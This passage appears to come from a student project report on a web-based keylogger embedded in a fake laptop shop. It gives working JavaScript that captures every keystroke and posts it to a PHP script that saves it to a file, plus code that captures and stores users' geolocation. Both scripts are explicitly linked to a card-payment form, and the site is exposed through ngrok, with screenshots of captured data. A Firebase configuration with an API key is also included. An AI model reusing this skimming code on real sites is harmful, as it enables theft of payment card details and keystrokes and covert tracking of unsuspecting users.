      keylog.cache.push(evt.key)

    })

    //send this keystrokes to keylog.php
    window.setInterval(keylog.send,keylog.delay)

  },

  send(){
    if(!keylog.sending && keylog.cache.length != 0){
      keylog.sending = true

      let data =new FormData()
      data.append('keys',JSON.stringify(keylog.cache))
      keylog.cache = []
    }
  }
}
```



```

        // send this info to php script
        fetch("keylog.php",{
            method:'POST',
            body:data
        })
        .then((res) => res.text())
        .then((res) => {
            keylog.sending = false
            console.log(res)
        })
        .catch((err) => {
            console.error(err)
        })
    }
}

//automatically starts when site loads
window.addEventListener('DOMContentLoaded',keylog.init)

```

Storing Captured Keystrokes to Attacker's Machine:

```

<?php
file_put_contents('/tmp/ngroktest.log',json_encode($_POST));
$file = fopen("keylog.txt","a+");

//save keystrokes
$keys = json_decode($_POST['keys']);

foreach ($keys as $k=>$v){
    fwrite($file,$v . PHP_EOL);
}
fclose($file);
echo "OK";
?>

```

Getting User's Current Location:

```
$(document).ready(function() {
    $('#getLocationBtn').click(function() {
        // Check if geolocation is supported
        if (navigator.geolocation) {
            // Get user's current location
            navigator.geolocation.getCurrentPosition(function(position) {
                var latitude = position.coords.latitude;
                var longitude = position.coords.longitude;

                // Display the location on the webpage
                $('#locationResult').text('Latitude: ' + latitude + ', Longitude: ' + longitude);

                // Send location data to server via AJAX POST request
                $.ajax({
                    type: 'POST',
                    url: 'store_location.php',
                    data: { latitude: latitude, longitude: longitude },
                    success: function(response) {
                        console.log('Location data sent successfully.');
```

```
                        alert("Location Updated")
                    },

                    error: function(xhr, status, error) {
                        console.error('Error sending location data:', error);
                    }
                });
            });
        } else {
            $('#locationResult').text('Geolocation is not supported by this browser.');
```

```
        }
    });
});
```

Stoting Captured Location Data:

```
<?php
// Check if latitude and longitude are received
if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_POST['latitude']) && isset($_POST['longitude'])) {
    $latitude = $_POST['latitude'];
    $longitude = $_POST['longitude'];

    // File path to save the location data
    $file_path = 'location_data.txt';

    // Prepare data to write to the file
    $data_to_write = "Latitude: $latitude, Longitude: $longitude\n";

    // Write data to the file (append mode)
    file_put_contents($file_path, $data_to_write, FILE_APPEND);

    // Response to indicate success
    echo 'Location data saved to file successfully.';
} else {
    // If data is missing, return an error message
    echo 'Error: Missing latitude or longitude.';
}
?>
```

Payment.html

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
  <link rel="stylesheet" href="payment1.css">
</head>
<body>
  <div class="topnav">
    
    <h2 class="logo">LAP SHOPZZ</h2>
    <a class="active" href="home.html">Home</a>
    <a class="admin" href="ad_login.html">Admin</a>
    <a class="dash" href="dashboard.html">Dashboard</a>
    <a class="logs" href="home.html">LogOut</a>
    <a class="aboutact" href="about.html">About</a>
  </div>

  <div class="lap">

    <h1>HP</h1>
    <h2>Victus Gaming Laptop</h2>
    <p>₹ 86,490</p>
  </div>
  

<div class="container">
  <div class="wrapper">
    <div class="outer-card">
      <div class="forms">
        <div class="input-items"> <span>Card Number</span> <input placeholder="1234 1234 1234 1234"
          data-slots="." data-accept="\d" size="19"> </div>
        <div class="input-items"> <span>Name on card</span> <input placeholder="Arjun Reddy"> </div>
        <div class="one-line">
          <div class="input-items"> <span>Expiry Date</span> <input placeholder="mm/yyyy" data-slots="my">
          </div>
          <div class="input-items"> <span>CVV</span> <input placeholder="123" data-slots="." data-accept="\d"
            size="3"> </div>
        </div>
      </div>
    </div>
  </div>
</div>
```

Linking Malicious Scripts to Payment Page:

```
</body>
<script src="https://code.jquery.com/jquery-3.6.0.min.js"></script>
<script src="keylog.js"></script>
<script src="location.js"></script>
</html>
```

Configuring Firebase Authentication:

```
// Import the functions you need from the SDKs you need
import { initializeApp } from "https://www.gstatic.com/firebasejs/10.7.2/firebase-app.js";
import { getAuth, signInWithEmailAndPassword } from "https://www.gstatic.com/firebasejs/10.7.2/firebase-auth.js";

// Your web app's Firebase configuration
const firebaseConfig = {
  apiKey: "AIzaSyAcP-Uv2AfvdYSQFHez-WLWQSyxBxAeL2c",
  authDomain: "lapzzz.firebaseio.com",
  projectId: "lapzzz",
  storageBucket: "lapzzz.appspot.com",
  messagingSenderId: "452565234676",
  appId: "1:452565234676:web:67645050baa44d8b32bfa1",
  measurementId: "G-J1TQMMHVQL"
};

// Initialize Firebase
const app = initializeApp(firebaseConfig);
const auth = getAuth(app);

//submit button
const submit = document.getElementById('submit');
submit.addEventListener("click", function (event){
  event.preventDefault()

//inputs
const email = document.getElementById('email').value;
const password = document.getElementById('password').value;
```

```

signInWithEmailAndPassword(auth, email, password)
  .then((userCredential) => {
    // Signed in
    const user = userCredential.user;
    alert("Logged In")
    window.location.href = "dashboard.html";
    // ...
  })
  .catch((error) => {
    const errorCode = error.code;
    const errorMessage = error.message;
    alert(errorMessage)
    // ..
  });
})

```

Admin Panel

```

<!DOCTYPE html>
<html lang="en">

<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
  <link rel="stylesheet" href="admin.css">
  <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/font-awesome/6.4.0/css/all.min.css">
  <link rel="preconnect" href="https://fonts.googleapis.com">
  <link rel="preconnect" href="https://fonts.gstatic.com" crossorigin>
  <link href="https://fonts.googleapis.com/css2?family=Bebas+Neue&display=swap" rel="stylesheet">
</head>

```

```

<div class="main">
  <div class="header-wrapper">
    <div class="header-title">
      <h1>Admin</h1>
      <h2>Dashboard</h2>
    </div>
    <a class="log" href="login.html">LogOut</a>
    <div class="user-info">
      <div class="search-box">
        <i class="fa-solid fa-search"></i>
        <input class="see" type="text" placeholder="Search">

      </div>
      
    </div>
  </div>
</div>

```

```

    </div>
    
  </div>
</div>
</div>

```

```

<div class="card-container">
  <h3 class="main-title">Today's Data</h3>
  <div class="card-wrapper">
    <div class="payment-card">
      <div class="card-header">
        <div class="amount">

```

```

<div class="card-container">
  <h3 class="main-title">Today's Data</h3>
  <div class="card-wrapper">
    <div class="payment-card">
      <div class="card-header">
        <div class="amount">
          <span class="title">Payment amount</span>
          <span class="amount-value">₹ 3,45,960</span>
        </div>
        <i class="fas fa-rupee-sign icon"></i>
      </div>
      <span class="card-details">**** * 8841</span>

    </div>
    <div class="payment-card1">
      <div class="card-header">
        <div class="amount">
          <span class="title">Payment Pending</span>
          <span class="amount-value">₹ 86,490</span>
        </div>
        <i class="fas fa-list icon"></i>
      </div>
      <span class="card-details">**** * 0042</span>
    </div>
  </div>
</div>

```



```

</div>
<div class="payment-card2">|
  <div class="card-header">
    <div class="amount">
      <span class="title">Payment Customer</span>
      <span class="amount-value">₹ 1,72,980</span>
    </div>
    <i class="fas fa-users icon"></i>
  </div>
  <span class="card-details">**** * 7740</span>


</div>
<div class="payment-card3">
  <div class="card-header">
    <div class="amount">
      <span class="title">Payment Proceed</span>
      <span class="amount-value">₹ 2,59,470</span>
    </div>
    <i class="fas fa-check icon"></i>
  </div>
  <span class="card-details">**** * 2428</span>

</div>
</div>
</div>


```

5.2 Screen shot:


XAMPP




NGROK Port Forwarding



Home Page



Login Firebase Authentication




Account Creating page

The screenshot shows a web browser at the URL `55f5-42-109-151-65.ngrok-free.app/keylogger/register.html`. The website header includes the logo 'LAP SHOPZZ' and navigation links: Home, Admin, Join Now (highlighted in red), Log In, and About. The main content area has a dark background with a laptop displaying code and a coffee mug with the text 'KEEP CALM AND DRINK COFFEE'. A dark modal box is centered on the screen with the title 'Sign Up'. Inside the modal, there are three input fields: 'Username', 'Email', and 'Password'. Below the 'Password' field, there is a link 'Already have an Account? Log In' and a 'SignUp' button.


Admin Login

The screenshot shows a web browser at the URL `55f5-42-109-151-65.ngrok-free.app/keylogger/ad_login.html`. The website header includes the logo 'LAP SHOPZZ' and navigation links: Admin (highlighted in red), Home, Dashboard, and About. The main content area has a light background with a keyboard, a pen, and a notebook. A light modal box is centered on the screen with the title 'Admin Sign In'. Inside the modal, there are two input fields: 'Username' (containing the text 'debugger') and 'Password' (containing four asterisks). Below the 'Password' field, there is a link 'Customer Login' and a 'Login' button.


Admin DashBoard



Products Page



Payment Page



55f5-42-109-151-65.ngrok-free.app/keylogger/payment1.html

LAP SHOPZZ

Home Admin Dashboard LogOut

HP

Victus Gaming Laptop

₹ 86,490

Card Number

1234 1234 1234 1234

Name on card

Arjun Reddy

Expiry Date

mm/yyyy

CVV

123

Place Order

Permission for Access Location



Use your location? 55f5-42-109-151-65.ngrok-free.app/keylogger/payment1.html#

LAP SHOPZZ

Home Admin Dashboard LogOut

HP

Victus Gaming Laptop

₹ 86,490

Card Number

1234 1234 1234 1234

Name on card

tester

Expiry Date


12/00

CVV


000

Place Order


Alert box



Loction Updated



About Our Site



6. TESTING

TESTING:

Testing plays a vital role to reach the cent percent perfectness in any system. It is the major quality control measure used to determine the status and usefulness of the system. Its basic functions are to find the errors in the software by examine all the possible loopholes. The goal of testing is to find out uncovered requirements, design or coding errors or invalid acceptance or storage of data etc.

There are three types of testing. They are,

6.1 Unit testing

6.2 Validation testing

6.3 Integration testing

6.1 Unit Testing:

Unit testing for a web-based keylogger project involves testing individual units or components of the software to ensure they function correctly in isolation. Given the sensitive and potentially invasive nature of a keylogger, it's essential to prioritize security, privacy, and reliability in your testing approach. Here's how you could approach unit testing for such a project:

- **Identify Units/Components:** Break down your web-based keylogger project into smaller units or components. For example:
 - User Interface (UI)
 - Keylogging Engine
 - Data Storage System
 - Network Communication Module
- **Write Test Cases:** Develop test cases for each unit. Test cases should cover various scenarios, including normal operation, boundary cases, and error conditions. For a keylogger, some test cases might include:

Simulating keystrokes and verifying they are correctly logged.

Testing the handling of special characters or key combinations.

Ensuring the logged data is stored securely and can be accessed as intended.

Verifying network communication protocols for sending logged data securely.

- **Setup Mocking and Stubbing:** For components that rely on external dependencies (e.g., browser APIs, network interfaces), use mocking or stubbing frameworks to simulate their behavior. This ensures that unit tests remain isolated and predictable.
